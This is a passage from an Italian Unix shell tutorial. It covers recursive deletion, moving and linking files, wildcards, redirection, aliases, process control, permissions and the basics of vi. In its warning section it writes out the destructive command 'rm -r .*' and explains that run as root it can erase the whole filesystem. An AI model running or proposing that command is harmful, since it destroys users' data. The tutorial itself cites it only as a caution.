Tuttavia, spesso si eliminano interi rami di directory, quando con un comando si vuole eliminare una o più directory, e con esse il loro contenuto di file ed eventuali altre directory. Si dice in questo caso che si esegue una cancellazione ricorsiva.

Prima di proseguire, si prova a creare una struttura articolata di directory.

`$` **`mkdir carbonio`**[ *Invio* ]

`$` **`mkdir carbonio/idrogeno`**[ *Invio* ]

`$` **`mkdir carbonio/ossigeno`**[ *Invio* ]

`$` **`mkdir carbonio/idrogeno/elio`**[ *Invio* ]

Si dovrebbe ottenere una struttura organizzata nel modo seguente:

`$` **`tree carbonio`**[ *Invio* ]

```
carbonio
|-- idrogeno
|   `-- elio
`-- ossigeno

3 directories, 0 files
```

Se si tenta di eliminare tutta la struttura che parte da `carbonio/` con il comando **`rmdir`**, si ottiene solo una segnalazione di errore.

`$` **`rmdir carbonio`**[ *Invio* ]

```
rmdir: carbonio: Directory not empty
```

Per questo bisogna utilizzare il comando **`rm`** con l'opzione **`-r`**. Tuttavia, il comando **`rm`** usato in questo modo ricorsivo è **particolarmente pericoloso** se utilizzato in modo distratto.

`$` **`rm -r carbonio`**[ *Invio* ]

La directory `carbonio/` e tutto ciò che da essa discendeva non c'è più.

Si provi a pensare cosa può accadere quando si utilizzano i caratteri jolly: si cancellano indifferentemente file e directory che corrispondono al modello. C'è però ancora qualcosa di peggiore: l'insidia dei nomi che iniziano con un punto.

### 3.7.4 Eliminazione di directory il cui nome inizia con un punto

La cancellazione di directory il cui nome inizia con un punto è un'operazione estremamente delicata che merita una discussione a parte. Generalmente, quando si utilizzano i caratteri jolly per identificare un gruppo di nomi di file e directory, questi simboli non corrispondono mai ai nomi che iniziano con un punto. Questa convenzione è stata definita per evitare che con i caratteri jolly si possa intervenire involontariamente con i riferimenti standard delle directory: **`.`** (la directory corrente) e **`..`** (la directory precedente).

A questo fatto si è aggiunta la convenzione di nominare in questo modo (con un punto iniziale) file e directory che rappresentano la configurazione particolare di ogni utente. In tal modo, è come se tali file e directory fossero nascosti, e l'utente non ne risulta infastidito da questi che così non possono nemmeno essere cancellati involontariamente.

Potrebbe sorgere il desiderio di eliminare tutti questi file e tutte queste directory, utilizzando il modello **`.*`** (punto, asterisco), ma in questo modo si eliminerebbero anche i riferimenti standard: **`.`** e **`..`**, eliminando così anche la directory corrente e quella precedente.

Ma se tutto questo avviene in modo ricorsivo, con l'opzione **`-r`**, è come ordinare di cancellare tutto il filesystem.

Se il comando viene dato da un utente comune, questo riuscirà a eliminare solo i dati a cui può accedere, mentre se questo sbaglio viene fatto dall'utente **`root`**, il disastro è totale.

Per concludere, il comando incriminato è **`rm -r .*`**. **Siete stati avvisati!**

### 3.7.5 Conclusione

Quando si copiano e si eliminano le directory sorge spontaneo il desiderio di intervenire in modo ricorsivo su tutto il contenuto della directory di partenza. I problemi maggiori cui si va incontro sono legati alla cancellazione ricorsiva, specialmente quando si pretende di eliminare i file e le directory il cui nome inizia con un punto, in modo globale, attraverso un modello fatto di caratteri jolly.

## 3.8 Spostamenti e collegamenti di file e directory

Negli ambienti Unix, lo spostamento e il cambiamento di nome di file e directory sono la stessa cosa. Un'altra particolarità dei sistemi operativi Unix è la possibilità di gestire i collegamenti a file e directory.

### 3.8.1 Spostamento e ridenominazione

Lo spostamento di file e directory avviene per mezzo di **`mv`**. Per esercitarsi con questo comando si preparano alcuni file e directory.

$ **`touch alfa`**[*Invio*]

$ **`touch beta`**[*Invio*]

$ **`mkdir gamma`**[*Invio*]

Come sempre è bene controllare.

$ **`ls -l`**[*Invio*]

```
...
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 alfa
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 beta
drwxrwxr-x   2 tizio    tizio        1024 Dec 25 12:46 gamma
...
```

Si procede rinominando il file `alfa` in modo che diventi `omega`.

$ **`mv alfa omega`**[*Invio*]

$ **`ls -l`**[*Invio*]

```
...
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 omega
...
```

Volendo spostare una serie di file e directory in gruppo, è necessario che la destinazione sia una directory. Con il comando seguente si spostano i due file creati poco prima nella directory `gamma/`.

$ **`mv omega beta gamma`**[*Invio*]

$ **`ls -l gamma`**[*Invio*]

```
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 beta
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 omega
```

Generalmente, lo spostamento (o il cambiamento di nome) non fa differenza tra file normali e directory.

$ **`mv gamma /tmp`**[*Invio*]

Il comando precedente sposta la directory `gamma/` in `/tmp/`.

È importante tenere presente che il comando **`mv`** non può cambiare una serie di nomi in modo sistematico. Per esempio, non si può cambiare **`*.mio`** in **`*.tuo`**.

### 3.8.2 Collegamenti

La creazione di un collegamento è un'operazione simile alla copia, con la differenza che invece di creare un duplicato di file e directory, si genera un riferimento agli originali. Ne esistono due tipi: collegamenti simbolici e collegamenti fisici (questi ultimi conosciuti di solito come *hard link*). In questa esercitazione verranno mostrati solo collegamenti simbolici.

Il comando utilizzato per creare questi collegamenti è **ln**; dal momento che si intendono mostrare solo quelli simbolici, si userà sempre l'opzione **-s**.

Per esercitarsi con questo comando si preparano alcuni file e directory.

$ **touch uno**[*Invio*]

$ **touch due**[*Invio*]

$ **mkdir tre**[*Invio*]

Come sempre è bene controllare.

$ **ls -l**[*Invio*]

```
...
-rw-rw-r--   1 tizio    tizio          0 Dec 25 12:46 due
drwxrwxr-x   2 tizio    tizio       1024 Dec 25 12:46 tre
-rw-rw-r--   1 tizio    tizio          0 Dec 25 12:46 uno
```

Come si accennava all'inizio, la creazione di un collegamento è un'operazione simile alla copia.

$ **ln -s uno uno.bis**[*Invio*]

Con il comando mostrato sopra, si ottiene un collegamento simbolico, denominato `uno.bis`, al file `uno`.

$ **ls -l**[*Invio*]

```
...
lrwxrwxrwx   1 tizio    tizio          3 Dec 25 12:47 uno.bis -> uno
```

Da questo momento si può fare riferimento al file `uno` utilizzando il nome `uno.bis`.

La creazione di un collegamento a una directory può avvenire nello stesso modo visto per i file (a patto che si tratti di collegamenti simbolici).

$ **ln -s /tmp miatemp**[*Invio*]

Se il comando appena visto ha successo si può raggiungere la directory `/tmp/` anche attraverso il riferimento `miatemp`.

La creazione di un gruppo di collegamenti con un unico comando, può avvenire solo quando la destinazione (l'ultimo nome sulla riga di comando) è una directory. In questo modo si ottiene la creazione di una serie di collegamenti al suo interno.

$ **ln -s /home/tizio/uno* /home/tizio/due tre**[*Invio*]

In questo caso, si generano una serie di collegamenti per tutti i file i cui nomi iniziano per `uno` e anche per il file `due` nella directory `tre`.

> Nell'esempio mostrato sopra, i file da spostare sono stati indicati con il loro percorso completo, pur immaginando che la directory `/home/tizio/` fosse quella corrente. In tal senso, la directory di destinazione è stata indicata semplicemente in modo relativo. Quando si creano una serie di collegamento in una directory come in questo modo, è necessario indicare anche il percorso nei file (o nelle directory) di origine.

$ **ls -l tre**[*Invio*]

```
lrwxrwxrwx   1 tizio    tizio    15 Dec 25 15:21 due -> /home/tizio/due
lrwxrwxrwx   1 tizio    tizio    15 Dec 25 15:21 uno -> /home/tizio/uno
lrwxrwxrwx   1 tizio    tizio    19 Dec 25 15:21 uno.bis -> /home/tizio/uno.bis
```

Si può osservare che è stato creato anche un collegamento che punta a un altro collegamento.

### 3.8.3 Conclusione

Lo spostamento di file e directory avviene in modo simile alla copia, solo che l'origine viene rimossa. Lo spostamento di directory attraverso unità di memorizzazione differenti non è possibile. Lo spostamento erroneo può essere dannoso: se non si fa attenzione si può sovrascrivere qualcosa che ha già lo stesso nome dei file o delle directory di destinazione. Questo è lo stesso tipo di problema che si rischia di incontrare con la copia.

I collegamenti a file e directory permettono di definire percorsi alternativi agli stessi.

## 3.9 La shell

La shell è il mezzo attraverso cui si interagisce con il sistema. Il modo di inserire i comandi può cambiare molto da una shell all'altra. Gli esercizi proposti in questa sezione sono fatti in particolare per la shell Bash, ma gran parte di questi possono essere validi anche per altre shell.

### 3.9.1 Completamento automatico

Il completamento automatico è un modo attraverso cui la shell aiuta l'utente a completare un comando. La richiesta di completamento viene fatta attraverso l'uso del tasto [ *Tab* ]. Si preparano alcuni file di esempio. I nomi utilizzati sono volutamente lunghi.

$ **touch microinterruttore**[ *Invio* ]

$ **touch microscopico**[ *Invio* ]

$ **touch supersonico**[ *Invio* ]

Supponendo di voler utilizzare questi nomi all'interno di una riga di comando, si può essere un po' infastiditi dalla loro lunghezza. Utilizzando il completamento automatico si risolve il problema.

$ **ls sup**[ *Tab* ]

Dopo avere scritto solo **sup**, premendo il tasto [ *Tab* ] si ottiene il completamento del nome, dal momento che non esistono altri file o directory (nella posizione corrente) che inizino nello stesso modo. L'esempio seguente mostra lo stesso comando completato e terminato.

$ **ls sup**[ *Tab* ]ersonico[ *Invio* ]

Il completamento automatico dei nomi potrebbe essere impossibile. Infatti, potrebbe non esistere alcun nome che coincida con la parte iniziale già inserita, oppure potrebbero esistere più nomi composti con lo stesso prefisso. In quest'ultimo caso, il completamento si ferma al punto in cui i nomi iniziano a distinguersi.

$ **ls mic**[ *Tab* ]ro

In questo caso, il completamento si spinge fino a **micro** che è la parte comune dei nomi `microinterruttore` e `microscopico`. Per poter proseguire occorre aggiungere un'indicazione che permetta di distinguere tra i due nomi. Volendo selezionare il primo di questi nomi, basta aggiungere la lettera **i** e premere nuovamente il tasto [ *Tab* ]. L'esempio seguente rappresenta il procedimento completo.

$ **ls mic**[ *Tab* ]ro**i**[ *Tab* ]nterruttore[ *Invio* ]

### 3.9.2 Sostituzione: caratteri jolly

L'utilizzo di caratteri jolly rappresenta una forma alternativa di completamento dei nomi. Infatti è compito della shell la trasformazione dei simboli utilizzati per questo scopo.

Per questo esercizio si utilizzano i file creati nella sezione precedente: `microinterruttore`, `microscopico` e `supersonico`. In seguito se ne aggiungeranno altri quando l'esercizio lo richiede.

#### 3.9.2.1 Asterisco

L'asterisco rappresenta una sequenza indefinita di zero o più caratteri di qualunque tipo, esclusa la barra obliqua di separazione tra le directory. Per cui, l'asterisco utilizzato da solo rappresenta tutti i nomi di file disponibili nella directory corrente.

$ **ls**[ *Invio* ]

Il comando **ls** appena mostrato serve a elencare tutti i nomi di file e directory contenuti nella directory corrente.

$ **ls ***[ *Invio* ]

Questo comando è un po' diverso, nel senso che la shell provvede a sostituire l'asterisco con tutto l'elenco di nomi di file e directory contenuti nella directory corrente. Sarebbe come se il comando fosse **ls microinterruttore microscopico**...

In tal senso, anche il comportamento di **ls** cambia: non si limita a elencare il contenuto della directory corrente, ma (eventualmente, se ce ne sono) anche quello di tutte le directory contenute in quella corrente.

L'asterisco può essere utilizzato anche assieme a parti fisse di testo.

$ **ls micro***[ *Invio* ]

Questo comando è composto in modo che la shell sostituisca **micro*** con tutti i nomi che iniziano per **micro**.

```
microinterruttore microscopico
```

Si era detto che l'asterisco può essere sostituito anche con la stringa nulla. Per verificarlo si crea un altro file.

$ **touch nanomicro**[*Invio*]

Con il comando seguente si vogliono elencare tutti i nomi che contengono la parola **micro**.

$ **ls *micro***[*Invio*]

```
microinterruttore microscopico nanomicro
```

#### 3.9.2.2 Interrogativo

Il punto interrogativo rappresenta esattamente un carattere qualsiasi.
Prima di proseguire si aggiungono alcuni file con nomi adatti agli esempi seguenti.

$ **touch xy123j4**[*Invio*]

$ **touch xy456j5**[*Invio*]

$ **touch xy789j111**[*Invio*]

$ **touch xy78j67**[*Invio*]

Con il comando seguente si vuole intervenire su tutti i file lunghi esattamente sette caratteri e che contengono la lettera **j** nella sesta posizione.

$ **ls ?????j?**[*Invio*]

```
xy123j4 xy456j5
```

Diverso sarebbe stato usando l'asterisco: non si può limitare il risultato ai file che contengono la lettera **j** nella sesta posizione, e nemmeno la lunghezza del nome può essere presa in considerazione.

$ **ls *j***[*Invio*]

In questo modo si ottiene l'elenco di tutti i nomi che contengono la lettera **j**, senza specificare altro.

```
xy123j4 xy456j5 xy789j111 xy78j67
```

#### 3.9.2.3 Parentesi quadre

Le parentesi quadre vengono utilizzate per delimitare un elenco o un intervallo di caratteri. Rappresentano un solo carattere tra quelli contenuti, o tra quelli appartenenti all'intervallo indicato.

$ **ls xy????[4567]***[*Invio*]

```
xy123j4 xy456j5
```

Il comando appena indicato era stato scritto in modo da fornire a **ls**, come argomento, l'elenco di tutti i file i cui nomi iniziano per **xy**, proseguono con quattro caratteri qualunque, quindi contengono un carattere da **4** a **7** e terminano in qualunque modo. Lo stesso risultato si poteva ottenere indicando un intervallo nelle parentesi quadre.

$ **ls xy????[4-7]***[*Invio*]

#### 3.9.2.4 Escape

Il fatto che la shell sostituisca alcuni caratteri impedisce di fatto il loro utilizzo nei nomi di file e directory. Se esiste la necessità, è possibile evitare la sostituzione di questi facendoli precedere da una barra obliqua inversa, che funge da carattere di escape (ovvero, da simbolo di protezione).

$ **touch sei*otto**[*Invio*]

$ **ls**[*Invio*]

```
...
sei*otto
```

In questo modo è possibile includere nel nome di un file anche lo spazio.

$ **touch sei\ bella**[*Invio*]

$ **ls**[*Invio*]

```
...
sei bella
sei*otto
```

È bene ricordare che esistono altri modi per evitare che la shell intervenga nell'interpretazione dei simboli usati nella riga di comando, ma questi vengono approfonditi nei capitoli dedicati alla shell.

#### 3.9.2.5 Verifica

L'uso di caratteri jolly può essere pericoloso quando non si ha un'esperienza sufficiente a determinare l'effetto esatto del comando che ci si accinge a utilizzare. Ciò soprattutto quando si utilizzano per cancellare. Il modo migliore per verificare l'effetto della sostituzione dei caratteri jolly è l'uso del comando **`echo`**, che si occupa semplicemente di visualizzare l'elenco dei suoi argomenti.

Per esempio, per sapere quali file e directory vengono coinvolti dal modello **`micro*`**, basta il comando seguente:

$ **`echo micro*`**[*Invio*]

```
microinterruttore microscopico
```

Anche l'uso di **`ls`**, come comando non distruttivo, può essere di aiuto per determinare l'estensione di un modello fatto di caratteri jolly. Ma **`ls`** mostra anche il contenuto delle directory che vengono indicate tra gli argomenti, quindi potrebbe distrarre un po' l'utilizzatore.

### 3.9.3 Ridirezione e pipeline

La shell consente di ridirigere l'output di un comando che normalmente sarebbe destinato allo schermo, oppure di inviare dati all'input di un comando, che altrimenti lo attenderebbe dalla tastiera.

### 3.9.4 Ridirezione

La ridirezione dirotta i dati in modo di destinarli a un file o di prelevarli da un file.

$ **`ls -l > elenco`**[*Invio*]

Questo comando genera il file `elenco` con il risultato dell'esecuzione di **`ls`**. Si può controllare il contenuto di questo file con **`cat`**.

$ **`cat elenco`**[*Invio*]

Anche l'input può essere ridiretto, quando il comando al quale si vuole inviare è in grado di riceverlo. **`cat`** è in grado di emettere ciò che riceve dallo standard input.

$ **`cat < elenco`**[*Invio*]

Si ottiene in questo modo la visualizzazione del contenuto del file `elenco`, esattamente nello stesso modo di prima, quando questo nome veniva indicato semplicemente come argomento di **`cat`**. Ma adesso lo si invia attraverso lo standard input per mezzo dell'attività della shell.

La ridirezione dell'output, come è stata vista finora, genera un nuovo file ogni volta, eventualmente sovrascrivendo ciò che esiste già con lo stesso nome. Sotto questo aspetto, la ridirezione dell'output è fonte di possibili danni.

La ridirezione dell'output può essere fatta in aggiunta, creando un file se non esiste, o aggiungendovi i dati se è già esistente.

$ **`ls -l /tmp >> elenco`**[*Invio*]

In tal modo viene aggiunto al file `elenco` l'elenco dettagliato del contenuto della directory `/tmp/`.

$ **`cat elenco`**[*Invio*]

### 3.9.5 Pipeline

La pipeline è una forma di ridirezione in cui la shell invia l'output di un comando come input del successivo.

$ **`cat elenco | sort`**[*Invio*]

In questo modo, **`cat`** legge il contenuto del file `elenco`, ma invece di essere visualizzato sullo schermo, viene inviato dalla shell come standard input di **`sort`** che lo riordina e poi lo emette sullo schermo.

Una pipeline può utilizzare anche la ridirezione, per cui, il comando visto precedentemente può essere trasformato nel modo seguente,

$ **`cat < elenco | sort`**[*Invio*]

o semplificato ancora come indicato sotto, ma in tal caso non si tratta più di pipeline.

$ **`sort < elenco`**[*Invio*]

### 3.9.6 Alias

La creazione di un alias è un metodo che permette di definire un nome alternativo per un comando preesistente.

$ **alias elenca='ls -l'**[ *Invio* ]

Dopo aver definito l'alias **elenca**, come indicato nel comando precedente, utilizzandolo si ottiene l'equivalente di **ls -l**. Basta provare.

$ **elenca**[ *Invio* ]

Ma l'alias permette di utilizzare argomenti, come se si trattasse di comandi normali.

$ **elenca micro***[ *Invio* ]

Quello che si ottiene corrisponde al risultato del comando **ls -l micro***.

```
-rw-rw-r--   1 tizio    tizio           0 Dec 26 10:19 microinterruttore
-rw-rw-r--   1 tizio    tizio           0 Dec 26 10:19 microscopico
```

I tipici alias che vengono creati sono i seguenti. Servono per fare in modo che le operazioni di cancellazione o sovrascrittura vengano eseguite dopo una richiesta di conferma.

$ **alias rm='rm -i'**[ *Invio* ]

$ **alias cp='cp -i'**[ *Invio* ]

$ **alias mv='mv -i'**[ *Invio* ]

Si può provare a eliminare un file per vedere cosa accade.

$ **rm microinterruttore**[ *Invio* ]

```
rm: remove `microinterruttore'?:
```

**n**[ *Invio* ]

In questo modo, il file non è stato cancellato.

### 3.9.7 Conclusione

Il completamento dei nomi e i caratteri jolly sono gli strumenti operativi più importanti che una shell fornisce. Tuttavia, l'uso di modelli con caratteri jolly può essere fonte di errori anche gravi, e prima di utilizzarli in comandi distruttivi, conviene verificare l'effetto di questi modelli con **echo**.

La ridirezione e le pipeline sono un altro strumento importante che permette di costruire comandi molto complessi a partire da comandi elementari.

## 3.10 Controllo dei processi

In presenza di un ambiente in multiprogrammazione è importante il controllo dei processi in esecuzione. Un processo è un singolo eseguibile in funzione, ma un comando può generare diversi processi.

### 3.10.1 Visualizzazione dello stato dei processi

Il comando fondamentale per il controllo dei processi è **ps**.

$ **ps**[ *Invio* ]

```
  PID TTY STAT  TIME COMMAND
  077   1 SW   0:01 (login)
  078   2 SW   0:01 (login)
  091   1 S    0:01 -bash
  132   2 S    0:01 -bash
  270   1 R    0:00 ps
```

In questo caso **ps** mostra che sono in funzione due copie di **bash** (la shell Bash), ognuna su un terminale differente (la prima e la seconda console virtuale), **tty1** e **tty2**. L'unico programma in esecuzione è lo stesso **ps**, che in questo esempio è stato avviato dal primo terminale

Attraverso l'opzione **f**, si può osservare la dipendenza tra i processi.

$ **ps f**[ *Invio* ]

```
  PID TTY STAT  TIME COMMAND
  077   1 SW   0:01 (login)
  091   1 S    0:01  \_ -bash
  275   1 R    0:00      \_ ps -f
  078   2 SW   0:01 (login)
  132   2 S    0:01  \_ -bash
```

Un modo graficamente più aggraziato di osservare la dipendenza tra i processi è dato da **`pstree`**.

$ **`pstree`**[ *Invio* ]

```
init-+-crond
     |-kflushd
     |-klogd
     |-kswapd
     |-login---bash
     |-login---bash---pstree
     |-4*[mingetty]
     |-4*[nfsiod]
     |-portmap
     |-rpc.mountd
     |-rpc.nfsd
     |-syslogd
     `-update
```

Mentre prima si vedevano solo i processi connessi ai terminali, adesso vengono visualizzati tutti i processi in funzione in modo predefinito. L'elenco cambia a seconda della configurazione del proprio sistema.

### 3.10.2 Eliminazione dei processi

I processi vengono eliminati automaticamente una volta che questi terminano regolarmente. A volte ci può essere la necessità di eliminare forzatamente un processo.

Per verificare questa situazione si può passare sulla seconda console virtuale e da lì avviare un programma inutile che verrà eliminato attraverso la prima console.

[ *Alt+F2* ]

Se fosse necessario fare il *login* è questo il momento di farlo.

$ **`yes`**[ *Invio* ]

```
y
y
y
y
...
```

Attraverso **`yes`** si ottiene un'emissione continua di lettere **`y`**. Si può passare alla prima console e osservare la situazione.

[ *Alt+F1* ]

$ **`ps`**[ *Invio* ]

```
  PID TTY STAT  TIME COMMAND
  077   1 SW   0:01 (login)
  078   2 SW   0:01 (login)
  091   1 S    0:01 -bash
  132   2 S    0:01 -bash
  311   2 R    0:26 yes
```

Si decide di eliminare il processo generato da **`yes`**, e questo attraverso l'invio di un segnale di conclusione.

$ **`kill 311`**[ *Invio* ]

Il numero 311 è il numero abbinato al processo, o PID, che si ottiene osservando le informazioni emesse da **`ps`**. Tornando sulla console in cui era stato eseguito **`yes`** si potrà osservare che questo ha terminato di funzionare.

[ *Alt+F2* ]

```
...
y
y
Terminated
```

### 3.10.3 Processi sullo sfondo

Per mezzo della shell è possibile avviare dei comandi sullo sfondo, ovvero in *background*, in modo che si renda nuovamente disponibile il *prompt* per inserire altri comandi.

$ **yes > /dev/null &**[*Invio*]

Questo comando avvia **yes** dirottando l'output nel file `/dev/null` che in realtà è un dispositivo speciale paragonabile a una pattumiera senza fondo (tutto ciò che vi viene scritto è eliminato). Il simbolo e-commerciale (**&**), posto alla fine del comando, dice alla shell di eseguirlo sullo sfondo.

Naturalmente, ha senso eseguire un comando sullo sfondo quando questo non richiede input da tastiera e non emette output sul terminale.

### 3.10.4 Conclusione

Il controllo dei processi avviene essenzialmente attraverso **ps** e **kill**. La shell fornisce generalmente una forma di controllo sui comandi avviati attraverso di essa, e questi vengono definiti normalmente *job* di shell.

Il capitolo 17 e i successivi trattano meglio di questo argomento.

## 3.11 Permessi

I permessi definiscono i privilegi dell'utente proprietario, del gruppo e degli altri utenti nei confronti dei file e delle directory.

La sezione 2.7.5 introduceva i problemi legati ai permessi, in particolare spiegava il modo in cui si rappresentano in forma numerica.

### 3.11.1 Permessi sui file

Sui file possono essere regolati tre tipi di permessi: lettura scrittura ed esecuzione. Mentre il significato del permesso in esecuzione è abbastanza logico (riguarda i file eseguibili e gli script), e così anche quello in lettura, quello in scrittura potrebbe fare pensare che permetta di evitarne la cancellazione. Non è così, la possibilità di cancellare un file dipende dai permessi della directory.

$ **touch mio_file**[*Invio*]

$ **chmod -r mio_file**[*Invio*]

In questo modo è stato tolto il permesso in lettura a tutti gli utenti, anche al proprietario.

$ **ls -l mio_file**[*Invio*]

```
--w--w----   1 tizio    tizio           0 Dec 26 10:24 mio_file
```

Si può vedere che dalla stringa dei permessi è sparita la lettera **r**.

$ **cat mio_file**[*Invio*]

```
cat: mio_file: Permission denied
```

L'emissione sullo schermo del file è impossibile perché questo non ha il permesso in lettura (in questo caso il file è vuoto e non c'è proprio nulla da visualizzare, ma qui conta il fatto che il sistema si opponga alla lettura).

$ **chmod +r mio_file**[*Invio*]

Prima di verificare cosa accade togliendo il permesso in scrittura conviene ripristinare il permesso in lettura, con il comando appena visto.

$ **chmod -w mio_file**[*Invio*]

In questo modo viene tolto il permesso in scrittura, cosa che impedisce la modifica del file, ma non la sua cancellazione.

$ **ls > mio_file**[*Invio*]

```
bash: mio_file: Permission denied
```

Un tentativo di sovrascrittura genera una segnalazione di errore, come nell'esempio appena visto, così come qualunque altro tentativo di modificare il suo contenuto.

$ **mv mio_file tuo_file**[*Invio*]

Lo spostamento o il cambiamento del nome è possibile.

$ **ls -l tuo_file**[*Invio*]

```
-r--r--r--   1 tizio    tizio           0 Dec 26 10:24 tuo_file
```

Anche la cancellazione è ammissibile; probabilmente si ottiene un avvertimento, ma niente di più.

$ **rm tuo_file**[*Invio*]

```
rm: remove 'tuo_file', overriding mode 0444?
```

**y**[*Invio*]

Il file, alla fine, viene cancellato.

## 3.11.2 Permessi sulle directory

Sulle directory possono essere regolati tre tipi di permessi: lettura scrittura ed esecuzione. Per chi non conosce già un sistema operativo Unix, il significato potrebbe non essere tanto intuitivo.

$ **mkdir provedir**[*Invio*]

$ **touch provedir/uno**[*Invio*]

$ **touch provedir/due**[*Invio*]

Togliendo il permesso in lettura si impedisce la lettura del contenuto della directory, cioè si impedisce l'esecuzione di un comando come **ls**, mentre l'accesso ai file continua a essere possibile (purché se ne conoscano i nomi).

$ **chmod -r provedir**[*Invio*]

$ **ls provedir**[*Invio*]

```
ls: provedir: Permission denied
```

Prima di proseguire si ripristinano i permessi in lettura.

$ **chmod +r provedir**[*Invio*]

I permessi in scrittura consentono di aggiungere, eliminare e rinominare i file (e le eventuali sottodirectory).

$ **chmod -w provedir**[*Invio*]

Questo comando toglie il permesso di scrittura della directory `provedir/`.

$ **rm provedir/uno**[*Invio*]

```
rm: provedir/uno: Permission denied
```

$ **cp provedir/uno provedir/tre**[*Invio*]

```
cp: cannot create regular file 'provedir/tre': Permission denied
```

$ **mv provedir/uno provedir/tre**[*Invio*]

```
mv: cannot move 'provedir/uno' to 'provedir/tre': Permission denied
```

Prima di proseguire si ripristina il permesso in scrittura.

$ **chmod +w provedir**[*Invio*]

Il permesso di esecuzione è il più strano. Impedisce l'accesso alla directory e a tutto il suo contenuto. Ciò significa che non è possibile accedere a file o directory discendenti di questa.
Viene creata una directory discendente da `provedir/`.

$ **mkdir provedir/tmp**[*Invio*]

Si crea un file al suo interno, per poter verificare in seguito quanto detto.

$ **touch provedir/tmp/esempio**[*Invio*]

Si tolgono i permessi in esecuzione a `provedir/` per vedere cosa accade.

$ **chmod -x provedir**[*Invio*]

Da questo momento, `provedir/` e tutto quello che ne discende è inaccessibile.

$ **cd provedir**[*Invio*]

```
bash: cd: provedir: Permission denied
```

$ **cat provedir/tmp/esempio**[*Invio*]

```
cat: provedir/tmp/esempio: Permission denied
```

$ **touch provedir/tmp/esempio2**[*Invio*]

```
touch: provedir/tmp/esempio2: Permission denied
```

### 3.11.3 Maschera dei permessi: umask

La maschera dei permessi, ovvero la maschera *umask*, determina i permessi che devono essere tolti quando si crea un file o una directory e non si definiscono esplicitamente i loro permessi. Nello stesso modo, quando si attribuiscono dei permessi senza definire a quale livello si riferiscono (all'utente, al gruppo o agli altri, come è stato fatto nelle sezioni precedenti), vengono tolti quelli della maschera dei permessi. Per conoscere il valore di questa maschera basta il comando seguente:

`$` **`umask`**[ *Invio* ]

```
002
```

Se il sistema è configurato come era stato suggerito all'inizio di questo capitolo, è questo il valore che viene restituito. Frequentemente, il valore della maschera dei permessi è 022.

Il numero due rappresenta un permesso in scrittura, in questo caso riferito agli utenti differenti dal proprietario e dal gruppo di appartenenza. Questo significa che questo permesso viene normalmente tolto. Se il valore fosse stato 022, anche al gruppo verrebbe tolto il permesso di scrittura.

Si può ottenere una rappresentazione della maschera dei permessi più espressiva, con l'opzione **`-S`**.

`$` **`umask -S`**[ *Invio* ]

```
u=rwx,g=rwx,o=rx
```

In tal caso si è ottenuta la rappresentazione dei permessi che vengono concessi in modo predefinito.

Si suppone, per esercizio, di trovarsi nella situazione di volere difendere i propri dati da qualunque accesso da parte degli altri utenti (a parte l'utente **`root`** al quale nulla può essere impedito).

`$` **`umask 077`**[ *Invio* ]

Il numero 7 rappresenta tutti i permessi (lettura, scrittura ed esecuzione), e questi verranno tolti sistematicamente al gruppo e agli altri utenti. Per verificarlo si può provare a creare un file.

`$` **`touch segreto`**[ *Invio* ]

`$` **`ls -l segreto`**[ *Invio* ]

```
-rw-------   1 tizio    tizio           0 Dec 27 11:10 segreto
```

**`touch`** non ha tentato di attribuire dei permessi in esecuzione, quindi questo non appare tra quelli dell'utente proprietario.

`$` **`mkdir segreta`**[ *Invio* ]

`$` **`ls -l`**[ *Invio* ]

```
...
drwx------   2 tizio    tizio        1024 Dec 27 11:14 segreta
...
```

Come si vede dall'esempio, anche la creazione di directory risente della maschera dei permessi.

### 3.11.4 Conclusione

Il significato dei permessi di file e directory non è necessariamente intuitivo o evidente. Un po' di allenamento è necessario per comprenderne il senso.

La maschera dei permessi, o *umask*, è un mezzo con cui filtrare i permessi indesiderati nelle operazioni normali, quelle in cui questi non vengono espressi in modo preciso.

## 3.12 Creazione e modifica di file di testo

In tutti i corsi di Unix si mostra l'uso di un applicativo storico, e per questo anche piuttosto spartano, per la creazione e la modifica di file di testo: VI. Questo poi si concretizza in pratica nell'eseguibile **`vi`**. La necessità di imparare a usare questo programma, almeno in modo elementare, sta nel fatto che utilizza poche risorse di memoria e spesso fa parte dell'insieme di programmi di utilità che compongono i dischetti di emergenza.

### 3.12.1 Modalità di comando e di inserimento

L'uso di VI è difficile perché si distinguono diverse modalità di funzionamento. In pratica si separa la fase di inserimento del testo da quella in cui si inseriscono i comandi.

Per poter inserire un comando occorre sospendere l'inserimento con la pressione di [ *Esc* ]. Per poter ritornare alla modalità di inserimento occorre dare un comando apposito.

Il tasto [ *Esc* ] può essere usato anche per annullare un comando che non sia stato completato. Se premuto più del necessario non produce alcun effetto collaterale.

## 3.12.2 Creazione, inserimento e modifica

Si crea un nuovo file semplicemente avviando il programma senza argomenti.

$ **vi**[ *Invio* ]

Appena avviato, VI impegna tutto lo schermo.

```
_
~
~
~
~
~
Empty buffer
```

I simboli tilde ( ~ ) rappresentano righe nulle (inesistenti).
In questo momento il programma si trova in ***modalità di comando*** e accetta comandi espressi attraverso lettere o simboli della tastiera.

### 3.12.2.1 Inserimento di testo

Con il tasto [ *i* ], che rappresenta il comando *insert*, si passa alla modalità di inserimento attraverso la quale si può digitare del testo normalmente.

[ *i* ]

**Linux è un sistema operativo completo**[ *Invio* ]

**il cui kernel è stato scritto da**[ *Invio* ]

**Linus Torvalds e altri collaboratori.**

Quello che si vede sullo schermo dovrebbe apparire come l'esempio che segue, con il cursore alla fine dell'ultima frase digitata.

```
Linux è un sistema operativo completo
il cui kernel è stato scritto da
Linus Torvalds e altri collaboratori._
~
~
~
-- INSERT --
```

Si termina la modalità di inserimento e si torna a quella di comando attraverso la pressione del tasto [ *Esc* ].

[ *Esc* ]

### 3.12.2.2 Spostamento del cursore

Lo spostamento del cursore attraverso il testo avviene in modalità di comando, con i tasti [ *h* ], [ *j* ], [ *k* ] e [ *l* ] che corrispondono rispettivamente allo spostamento a sinistra, in basso, in alto e a destra. Nella maggior parte delle situazioni possono essere utilizzati i tasti freccia, anche durante la fase di inserimento.
Si decide di spostare il cursore davanti alla parola «completo» della prima riga.

[ *h* ][ *h* ][ *h* ][ *h* ][ *h* ][ *h* ][ *h* ][ *h* ][ *h* ]

[ *k* ][ *k* ]

In pratica si sposta il cursore a sinistra di 9 posizione e in alto di due.

```
Linux è un sistema operativo_completo
il cui kernel è stato scritto da
Linus Torvalds e altri collaboratori.
